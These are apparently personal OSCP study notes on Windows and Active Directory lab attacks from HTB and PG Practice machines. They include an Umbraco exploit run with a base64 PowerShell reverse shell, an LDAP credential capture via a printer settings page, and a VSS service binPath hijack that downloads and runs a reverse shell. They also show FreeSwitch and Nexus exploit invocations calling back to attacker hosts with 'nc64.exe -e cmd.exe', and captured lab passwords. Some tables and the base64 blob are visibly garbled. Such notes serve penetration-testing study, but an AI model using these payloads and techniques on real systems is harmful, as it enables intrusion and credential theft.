  5. The compiled SweetPotato.exe will appear in SweetPotato\bin\Release\ or SweetPotato\bin\Debug\.
- 

## Windows notes

To kill process, do:

- `taskkill /f /im mimikatz.exe`
  - /f Forcefully terminates the process — even if it's hanging or marked as critical
  - /im Stands for Image Name — tells taskkill to match by process name (i.e., the .exe filename)

To find where a file is:

- `where ssh`
  - This finds the file where SSH is located
- `where python`

Mode Permissions (File and Directory permissions)

| Mode   | celia.almeda | LastWriteTime       | Length                        | Name                  |
|--------|--------------|---------------------|-------------------------------|-----------------------|
| d---   | nxc win      | 4/12/2022 10:31 AM  | 10,10,196,142                 | Administrator.iams -H |
| d---   | nxc win      | 11/14/2022 6:35 AM  | 10,10,196,142                 | Administrator.OSCP -H |
| d--hsl |              | 12/7/2019 1:30 AM   |                               | All Users             |
| d---   |              | 8/12/2025 11:46 AM  |                               | celia.almeda          |
| d-rh-- | evil-winrm   | 3/25/2022 7:55 AM   | 10,10,196,142 ~u celia.almeda | Default               |
| d--hsl |              | 12/7/2019 1:30 AM   |                               | Default User          |
| d-r--  |              | 11/18/2020 11:48 PM |                               | Public                |
| -a-hs- | sudo rm      | 12/7/2019 1:12 AM   | 10,10,196,142 ~u 174          | desktop.ini           |

- r → Read-only
  - h → Hidden
  - s → System file/folder
  - a → Archive (used by backup software to track changes)
  - l → Reparse point (symbolic link, junction, mount point)
- 

## Active Directory Notes

x64 is 64-bit while x86 is 32-bit

Each object (ex. Users, groups, computers) have a DN (Distinguished Name), which is like a file path

**sAMAccountName** is another name for the **username** in AD

Username formats in AD:

- **sAMAccountName**: legacy-style name (DOMAIN\sAMAccountName)]
- **userPrincipalName (UPN)**: modern-style name (UPN@domain.com), more like an email address

**You might find this on an NMAP -sC scan (on port 3389):**

**DNS\_Computer\_Name**: secure.secure.yzx

- This is the **fully qualified domain name (FQDN)** of a specific computer.
- It combines the **host name (secure)** with the **domain name (secure.yzx)** to form a unique name on the network.


- This identifies an individual machine within the domain secura.yzx.

```
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SECURA
|   NetBIOS_Domain_Name: SECURA
|   NetBIOS_Computer_Name: SECURE
|   DNS_Domain_Name: secura.yzx
|   DNS_Computer_Name: secure.secura.yzx
|   DNS_Tree_Name: secura.yzx
|   Product_Version: 10.0.19041
|_ System_Time: 2025-07-23T16:09:35+00:00
| ssl-date: 2025-07-23T16:10:04+00:00: +2s from scanner time.
```

Members of the Domain Admins group are automatically local administrators on:

- All domain-joined workstations
- All domain-joined servers
- All Domain Controllers

You know someone is a Domain Admin if they are in the Domain Admins group. You can also query on Bloodhound to find all Domain Admins and check if you are a domain admin.



- This is an SID
- RID 500 (last 3 digits) from SID means Local Administrator

By default, any **domain user in an Active Directory (AD)** environment can **log into any domain-joined computer**, except Domain Controllers, unless Group Policy or local security settings restrict it.

**NT AUTHORITY\SYSTEM** is the SYSTEM account. It is the most powerful built-in account on a Windows system

Local vs. Domain User:

- Local users exist on the machine itself, not in the Domain. AD or not, they're separate.
- Domain users are centrally managed by the Domain Controller.
- But, it's always worth it to try local user credentials on the domain since they might work

## SAM and LAS/LSSAS:

- **SAM (Security Account Manager)**
    - The SAM is a Windows database (a registry hive file located at C:\Windows\System32\config\SAM) that **stores local user accounts and their password hashes**.
    - Access to the SAM file is normally restricted, but if an attacker gains SYSTEM-level privileges, they can dump it with tools like secretsdump.py, Mimikatz, or pwdump.
  - **LSA (Local Security Authority)**
    - The LSA is a subsystem/service (lsass.exe) that enforces security policies on Windows. It handles logins, authentication, password changes, token creation, and more.
    - It also caches certain credentials in memory (**like plaintext creds, Kerberos tickets, NTLM hashes**). That's why dumping LSASS (lsass.exe) with **Mimikatz** often reveals credentials currently in use.
- 

## Miscellaneous notes

**dcdiag.log** is just a standard DC diagnostic tool that doesn't have much besides maybe Domain Trust information but only if you have multiple DC that become relevant

If you see something like this where you have a file path but with a space in it:

- less './IT/Temp/s.smith/VNC Install.reg'
  - This just means "**VNC Install.reg**" is a file with a space in it.
  - But putting it in single quotes will make it understandable

Hexadecimal shouldn't have any commas in it. Like in the Cascade HTB, we saw hex in the format of 6b,cf,2f,4b,6e,5a,ca,0f so when put into cyberchef we just removed the commas and got 6bcf2f4b6e5aca0f

---

# Niche Attack Vectors

## Umbraco:

This attack was also seen in the Relia Challenge Lab on machine 192.168.xxx.247 where it also had umbraco 7.12.4



```
[root@kali] /home/.../Documents/challenge-labs/relia/web02]
# python3 49488.py -u 'mark@relia.com' -p 'OathDeeplyReprise91' -i 'http://web02.relia.com:14080'
-c powershell.exe -a 'powershell -e JABjAGwAaQ8lAG4AdAAgAD0AIABOGUAdwAtAE8AYgBqAGUWb0ACAUwB5AH
MADABLAG0ALgB0AGUAdJAAuAFMABwBjGzAQZB0AHMALgBUAEEMAUBDAGwAaQBLAG4AdAAoACIAQM5AD1ALgXADYAOAAAuADQAN0
AUdIANAAoACIALAA0ADQNAoACkA0wAkAHMAdAbByAGUAYQBtACAAPQAgACQAYbSAGkAZQBuAHQALgBHAGUAdABTAHQAcgBLAG
EABQgAoACKoAwBbAGTAeQb0AGUWb0BdAF0AJABhKhdAB1AHMAIA9ACAMAuAc4ANGA1ADUAmwA1AhwAJQ87ADAfQa7AhcAA
BpAgwZQz0AcGjAcpACAApQAgACQwB0AHIAZQBhAG0ALgBSAGUAYQBkAcgJAB1AHkAdABLAHMALAgaADALAgACQAYgB5AH
QAZQbzAC4ATABLAG4AZwB0AGgAKQpAACALQbUAGUIIAwACKewA7ACQAZBhAHQAYQAgADoATAoAE4AZ0B3AC0ATwBiAGOAZ0
BjAHQAIaATAFQoEwBAGUATgBhAG0AZQAgAFMaeQBzAHQAZBtAC4AVABLhAgdAUAEEAUwBDAEKAQS0BFAG4AYwBVAGQAAoBuAG
cAQKoAeCzQ80FMAdByAGkAbgBnAcgJAABiAHKadAB1AHMAlAAwCwIAAKAGkAKQ7ACQAcwB1AG4AZABiAGEAYwBrACAApQ
AgAcgAqB1AHgAIAAKAGQAYB0AGEAIAAyD4AJgAxACAAFAAgAE8AdQb0AC0UwB0AH1AaQbUAGCAIApAdsjABZAGUAbgBkAG
IAY0BjAGsAMgAgADoATAkAHHMAZQbUAQGAYgbhAGMaawAgACsIAAA1FAAUwAgACIAIAAA1ACAkABwAHcAZAApAC4AUAbhHQAA
AgAcSAIA1AD4IAAA1Ad5AJBzAGUAbgBkAGtAeQ0BAGUAAIAA9CAAKABbhAHQZB4AHQALgB1AG4AYwBvAGQAAQbUAGCAXQ06AD
oAQ0BTAEMs08JACKALgBHAGUadABCAnKadAB1AHMKAIAKHMZQbUAGQAYgbhAGMAawAyACKoAwKAhMAdAbYAGUAYQBtAC4AVw
ByAGkAdAB1ACgAJABzAGUAbgBkAGIAeQb0AGULAAwACw/JABzAGUAbgBkAGIAeQb0AGULgBAGUAbgBnAHQAAApAdsjABzAH
QAcgBLAGEAbQIAEYADAB1AHMaaOAACkAfQ7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=-'
```

```
[root@kali] /home/kali/Documents/files/scripts]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.45.244] from (UNKNOWN) [192.168.15.9.247] 49893
PS C:\windows\system32\inetsrv>
```

- **IMPORTANT:** the `-a` flag is NOT a `powershell.exe` flag. It's the flag for the `49488.py` exploit. `-c` is for the command and `-a` is for the argument passed into the `-c` command. So, in this case, `-c` is to run `powershell.exe` and `-a` is the base64 encoded rev shell that is passed into `powershell.exe`
- The base64-encoded powershell reverse shell can be found in [revshells.com](#) and in the **Powershell #3 (Base64) section**. This is a good base64 reverse shell. You should use this instead of the [multi/script/web\\_delivery metasploit](#) one since metasploit usage is limited in OSCP
- The base64 reverse shell starts in orange with `powershell -e`
- Command execution is everything after `-c`

In the **Remote HTB**, there was a website that used **Umbraco** (a CMS), and once we found credentials for the admin user, we logged in. And then using **search sploit** (ID 49488), we used the exploit to get **command execution**.

But, we needed a payload for the command execution, so we used the Web Delivery payload from metasploit to get **initial foothold** (more info about Web Delivery payload from metasploit can be found in the metasploit section)

Inside the Desktop of Public User, we found **TeamViewer**, an out-dated software. So using **metasploit**, we searched for **TeamViewer**, and found this **teamviewer\_passwords** module. Using this module, we had to set the "sessions" parameter to the session where our current initial foothold was (inside of metasploit), and then we ran the module. We then got a password.

We then ran **evil\_winrm** using the username "administrator" and the password, and we got administrator access!

## Port 389 Printer Exploit

The screenshot shows a web-based printer configuration interface. At the top, there is a navigation bar with links for Home, Settings, Fax, and Troubleshooting. Below this is a section titled "Settings". This section contains four input fields: "Server Address" with the value "printer.return.local", "Server Port" with the value "389", "Username" with the value "svc-printer", and "Password" which is censored with five asterisks. At the bottom left of this section is a "Update" button, and at the bottom right is a small icon representing a save or update action.

In the **Return HTB**, there was a website that had a printer and it seemed to be connected to port 389 as seen in the screenshot. So, the video searched up "Port 389 Print exploit" and found [this](#). Basically, the "password" is censored, so we want to try and send this data to ourselves and since port 389 is LDAP without TLS/SSL, then all the network traffic is in plaintext so we can use netcat to get the password

**Note:** Down below, I used nc to catch credentials, but you can also use responder:

- **sudo responder -I tun0 -v**
  - Port doesn't matter in the website. You can choose any port on website

```
[+] Listening for events ...
```

```
[LDAP] Attempting to parse an old simple Bind request.  
[LDAP] Cleartext Client : 10.10.11.108  
[LDAP] Cleartext Username : return\svc-printer  
[LDAP] Cleartext Password : 1edFg43012 !!
```

Basically, this was an **SSRF** attack where we try to make the server access our IP. All they had to do was set the "Server Address" to their own IP, keep the server port at 389 (but you might be able to set it to whatever you want), and then set up a netcat listener

- nc -lvpn 389

And then press "send" and you should get an output like this:

```
(root💀 kali-2021-vm)-[/home/infosecpat/HTB/Return]  
# nc -lvpn 389  
listening on [any] 389 ... Troubleshooting  
connect to [10.10.14.8] from (UNKNOWN) [10.129.95.241] 61509  
0*`%return\svc-printer*  
1edFg43012 !!
```

- return\svc-printer is in the format [domain]\[username]
- The password is on the bottom
- We then plugged these credentials into nxc, where we found that we can winrm (pwn3d!), so we used evil-winrm to get the initial foothold

After re-doing the box, we also could have easily gotten SYSTEM by abusing SeRestorePrivilege

After running "net user svc-printer", we found that the user was part of the **Server Operators** local group.

```
Local Group Memberships      *Print Operators          *Remote Management Use  
                           *Server Operators  
Global Group memberships    *Domain Users
```

When we searched up "**Server Operators**" privilege escalation, we saw this [article](#)


First thing we have to do was get a reverse shell

7. Go to  
<https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1>
8. You can copy and paste the content into a new file called **shell.ps1**
9. As explained in the comments of the file, you have to add a line at the bottom of the file to actually call the reverse shell, so add this line at the bottom:
  - a. PS > **Invoke-PowerShellTcp -Reverse -IPAddress [IP] -Port [port\_number]**
10. Now you can start a python server to upload payload to evil-winrm
  - a. **python3 -m http.server 8080**
11. Set up listener to catch reverse shell
  - a. **rlwrap nc -lvpn 4444**
12. Inside of the evil-winrm, you have to run these commands (according to the article). We are basically editing the binPath of vss to point to a reverse shell, and then restarting vss so that it runs whatever is in its binPath, which is going to be our rev shell
  - a. **sc.exe config vss binPath= "C:\Windows\System32\cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://[IP\_ADDR]:[PORT\_NUMBER]/[NAME\_OF\_SHELL]')"**
    - i. We are configuring the vss service so that when it runs, it
      1. Launches cmd.exe
      2. Which runs powershell.exe
      3. Which downloads and runs http://10.10.14.8:8080/shell.ps1
      4. Likely giving the attacker a reverse shell
    - ii. **sc.exe**: Windows Service Controller utility for managing services.
    - iii. **config vss**: Modifies the VSS (Volume Shadow Copy) service.
    - iv. **nPath=**: Sets the path to the binary that should be executed when the service runs.
      1. **binPath tells Windows what executable to run when the service starts.**
      2. This is the part being abused — we're replacing the legit binary with a custom payload.
    - v. This essentially turns the service into a launcher for our payload.
    - vi. **"C:\Windows\System32\cmd.exe /c ..."**
      1. Runs cmd.exe and executes the following string as a command
      2. /c tells cmd.exe to run the following and exit.
    - vii. **"powershell.exe -c ..."**
      1. Launches PowerShell.
      2. -c tells PowerShell to run the following code as a command.
    - viii. **iex(new-object net.webclient).downloadstring('http://10.10.14.8:8080/shell.ps1')**

1. new-object net.webclient: Creates a WebClient object.
  2. .downloadstring(...): Downloads the PowerShell script from the attacker's server.
  3. iex(...): Short for Invoke-Expression, executes whatever the download returns (i.e., the shell code).
    - a. IEX actually runs the .ps1 code. If you remove it, then it would just download the script and print it — the contents would not be executed.
- b. sc.exe stop vss
- i. Since we modified the binPath of the VSS service, we now need to restart the service to trigger our payload.
- c. sc.exe start vss
- i. Because we changed the binPath to point to a malicious payload, starting the service now runs our reverse shell payload instead of the real VSS executable
  - ii. Now, since the reverse shell payload is sent, our netcat should have received the connection!

## Remote Mouse

In the [Mice PG Practice](#), we saw a machine that had **unisql running on port 1978**. After doing research, we saw a [github](#) page for RemoteMouse-3.008-Exploit that we used to get initial foothold. And then from there, we did some digging to get credentials for another user. We connected via RDP, and then in the windows GUI we saw remote mouse from system tray



Now that we know we have remote mouse on this computer, and we have the GUI, we can use [this](#) remote mouse privilege escalation exploit from exploitDB (which requires the Windows GUI), and then we get admin.

Look at the writeup for more details. Another writeup is [here](#)

## Strings (to read .exe files)

As shown in the [Kyoto](#) PG Practice, when given a .exe file, sometimes you have to use the "strings" command to see if there is anything hidden in the code. And in Kyoto, we found credentials

- strings [filename]

## H2 Console

The [Jacko](#) PG Practice exploits the H2 Console application, and it also shows how to find the version number. The walkthrough does a good job of exploring and explaining how to use H2 Console


## BarracudaDrive (also known as FuguHub)

There are like 3 different writeups of the **MedJed PG Practice** which all exploit the Barracuda Drive in separate ways, for both the initial foothold and the privilege escalation (which both have to do with BarracudaDrive)

### First writeup:

1. The [first](#) writeup is the quickest. In the MedJed PG Practice, we were able to make our own admin user using the Configuration Wizard. And then this author knew Barracuda well enough to know how to navigate around the website to find how to view the shell of the user running this web server.

- This helped them find the root web directory which was "["/fs/C/db/cmsdocs/](#)," and then they were also smart enough to know that a PHP shell would not work since this website (Barracuda) was not written in PHP.



- Instead, when we first viewed the website, we saw the ".lsp" extension which means the website is likely built in the Lua Server Pages language.
- Lua Server Pages are a server-side scripting technology that allows you to embed Lua code within HTML (similar to PHP or ASP) to create dynamic web pages
- So, they decided to upload a [lsp reverse shell](#)
  - And they modified it pretty well, so definitely read the writeup
- And then you can curl or browse it on the website to trigger it
- And then luckily, the account running the web server was SYSTEM, so we instantly got root access

### Second Writeup:

- The [second](#) write up involved a SQL injection within another website to get foothold
- And then they used a BarracudaDrive exploit from exploitDB to privilege escalate. It had to do with bd.exe
  - <https://www.exploit-db.com/exploits/48789>
  - This had to do with BarracudaDrive v6.5 having a writable exploit which we can replace with a malicious .exe file!

### Third Writeup:

- The [third](#) write up tried SQL injection, but got stuck after it. So they then used multiple of the web servers to get reverse shell into foothold
- And then they used a BarracudaDrive exploit from exploitDB to privilege escalate. It had to do with bd.exeSame as the second writeup.
  - <https://www.exploit-db.com/exploits/48789>

### Guessing the box name as the directory

Pretty dumb in my opinion, but one of the major attack vectors in the [Shenzi](#) PG Practice involved randomly guessing that [/shenzi](#) is a directory in the web server. It was not seen in the

gobuster, so we were supposed to just randomly guess it. And this was a major part of the foothold.

## ManageEngine Application Manager

The Secura Challenge Lab uses ManageEngine for the VM3, and I think there was a way to get reverse shell on it by going the admin page, and then going to upload section, and then uploading a file that executes a reverse shell or executing a reverse shell. But idk. It wasn't important to the actual challenge lab

## Freeswitch-event (port 8021)

We saw the Freeswitch exploit from exploitdb-47799 being used in [Clue](#) PG Practice too. **But this time, authentication was necessary**

And also, freeswitch stores passwords in [/etc/freeswitch/autoload\\_configs/event\\_socket.conf.xml](#) which they used LFI to read in [Clue](#) PG Practice to get the credentials for Freeswitch RCE

This is from **OSCP-B .151. Here, no authentication was needed to run exploit but in [Clue](#) PG Practice they needed credentials to run it**

1. First, there was an IIS website on port 80 that looked useless. No webdav on NMAP, nor any directories. Thank god it wasn't a deep rabbit hole
2. One port 8021 was a service called freeswitch-event according to nmap. If you searched up port 8021 on google, you would see freeswitch too.
3. I just looked it up online, for "freeswitch-event exploits" and the first thing came up was this on exploitdb
  - a. <https://www.exploit-db.com/exploits/47799>
4. So, I downloaded it, saw the usage, and decided to run it. First, I wanted to test out command execution by trying "whoami"
  - a. `python3 47799.py 192.168.117.151 'whoami'`
  - b. And it returned "oscp\chris" so it works!
5. And then I know from trying linux commands (and also you can look at nmap and see 3389 is open so this must be windows) that this was a windows machine. So, I used a

base64 encoded powershell payload from revshells.com. I used the powershell #3 (base64) one.

- a. `python3 47799.py 192.168.117.151 '<base64 payload'`
  - i. Make sure to encapsulate it all in quotes
- b. So it was like"
  - i. `python3 47799.py 192.168.117.151 'powershell -e JABjAGwAaQBIAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABIAG0ALgBOAGUAdAAu...'`
    1. the `powershell -e` is part of the payload in revshells.com
    2. If this didn't work, I would try specifying full path to `powershell.exe` or try to see if other powershell commands worked
- c. And after I set up listener, it worked!!

## Suspicious .exe files

In OSCP-C .153, we saw **admintool.exe** and we had initial foothold. There didn't seem to be a service called admintool, so we tried inspecting it directly.

1. One way to use it was to try running it with `-h` flag, and it says that we need to run it with a command argument
2. So, we run "`\admintool.exe whoami`" and get this error:

```
PS C:\Users\eric.wallows> ./admintool.exe whoami
Enter administrator password:

thread 'main' panicked at 'assertion failed: `(left == right)`
  left: `"\d41d8cd98f00b204e9800998ecf8427e"`,
  right: `"\05f8ba9f047f799adbea95a16de2ef5d"`: Wrong administrator password!', src/main.rs:78:5
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
a. PS C:\Users\eric.wallows> █
```

- a. We were supposed to assume that the LEFT and RIGHT actually correspond to NTLM hash
- b. I then put the right hash (which is the useful one) into a hash identifier, and it said MD5
- c. So I cracked the MD5, and I got "December31"
- d. By the way, I didn't get the hash error thing when I ran it in `evil-winrm`, so I had to switch to SSH

### 3. Another way was to download it to Kali and use strings

```
(kali㉿kali)-[~/Downloads]
└─$ strings admintool.exe | grep password
administratorDecember31Enter administrator password:
Wrong administrator password!
```

4. a. strings admintool.exe | grep password
5. December31 was the password

## goldenPac.py

Seen in [Mantis](#) HTB. Has to do with golden ticket and Kerberos PAC

## ms16-032

Ms16-032 was exploited in the **Optimum HTB** and it was easily exploited using "ms16\_032\_secondary\_logon\_handle\_privesc" module from metasploit

- The [ippsec video](#) explains the different ways to find that this was vulnerable to ms16-032

## ms15-051

Ms15-051 was exploited in the **Granny HTB**

- They used ms15\_051\_client\_copy\_image module from metasploit for SYSTEM

## ms10-015

Ms15-015 was exploited in the **Devel HTB**

- They used windows/local/ms10\_015\_kitrap0d module from metasploit for SYSTEM

---

## Random

1. If your password or string argument includes !, then you have to escape it like \!. **Unless you use single quotes**
2. In the [Compromised](#) PG Practice, there was this really hard privilege escalation attack vector that involved looking through logs and running scripts from the log. Don't fully understand this, so feel free to look back at it
3. In the [Robust](#) PG Practice, the privilege escalation was really just a needle in a haystack. They just put admin credentials in  
**C:\Users\Jeff\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes\_8wekyb3d8bbwe\LocalState\plum.sqlite**
  - a. Sticky Notes (**MicrosoftStickyNotes**) is a common Windows Store app known to store notes (sometimes with sensitive data) in a local SQLite database
  - b. I guess besides manual enumeration, we maybe could have used
4. Very "guessy" but I've seen multiple times where people make the password of boxes in the format of Summer2023, where it's the date of the box being made. For example, this was in the [nagoya](#) pg practice

```
ftp> cd accounts
250 CWD Command successful.
ftp> ls -la
229 Entering Extended Passive Mode (|||2095|)
150 Opening connection for /bin/ls.
total 4
dr-xr-xr-x  1 root      root          512 Jan 23  2023 backup
-----  1 root      root          764 Jan 23  2023 acc[Offsec].uac
-----  1 root      root         1034 Dec  02  01:06 acc[anonymous].uac
-----  1 root      root          926 Jan 23  2023 acc[admin].uac
d--x--x--x  1 root      root          512 Dec  01  17:16 ..
d--x--x--x  1 root      root          512 Dec  01  17:16 ..
```

5. a. If you see something in the **acc[].uac** format, then the string inside the brackets is a username. Like here, the usernames are Offsec, anonymous, and admin

We get an error.


```
(kali㉿kali):~/offsec-labs/TEMP-publish]
└─$ python3 49385.py
Logging in
Logged in successfully
Error executing command, the following was returned by Nexus
[{"id":"FIELD memberNames", "message":"Member repository does not exist: A${''.getClass().forName('java.lang.Runtime').getMethods()[6].invoke(null).exec('.\\nc64.exe 192.168.45.154 135 -e cmd.exe')}"}]
```

It looks like it is nested in a lot of functions. Let's try to escape them. Two backslashes also fails but four succeeds.

```
URL='http://192.168.164.61:8081'
CMD='.\\\\nc64.exe 192.168.45.154 135 -e cmd.exe'
USERNAME='nexus'
PASSWORD='nexus'
```

6.

- a. In the [Billyboss](#) PG Practice, we saw that sometimes we have to put two or four backslashes to get out of the nested functions
7. For configuration files, .txt and .ini are mostly used
8. If you have access to an account (but not a shell, like you have credentials only) that has GenericAll privilege to the Remote Access group, then you can add yourself to the group and evil-winrm yourself into the group. This is seen in the [Nara](#) PG Practice
9. The [Nickel](#) PG Practice had this really random attack vector where they taught you how to use an API using this PDF, so I thought it would be good to note that down here, and if anything similar shows up then you can read the writeup.
10. In the [Nickel](#) PG Practice, they got an error when accessing proof.txt using the CMD, but when they opened it using the File Explorer GUI, they pressed the "continue" button on the GUI and it worked



11. Saw an interesting file called "KillExplorer.ps1" in the [Vault](#) PG Practice but it led to nothing
12. CVE-2018-8120 was exploited in Tib3rius Kernel Exploit Vid for Windows
13. HP Power Manager 4.2 was exploited in [Kevin](#) PG practice
14. Port 5357 — WSDAPI was exploited in [Internal](#) PG Practice regarding MS09-063
15. Smartermail was exploited in [Algernon](#) PG Practice. We didn't know version so we tried a random RCE exploit from searchsploit and it worked
  - a. Exploit DB 49216
16. Nexus Repository Manager OSS version 3.21.0–05 exploited in [Billyboss](#) PG Practice
  - a. Default creds: **nexus:nexus**
17. Port 8500 (Adobe ColdFusion 8) was exploited in the Arctic HTB with a simple RCE
  - a. <https://www.exploit-db.com/exploits/50057>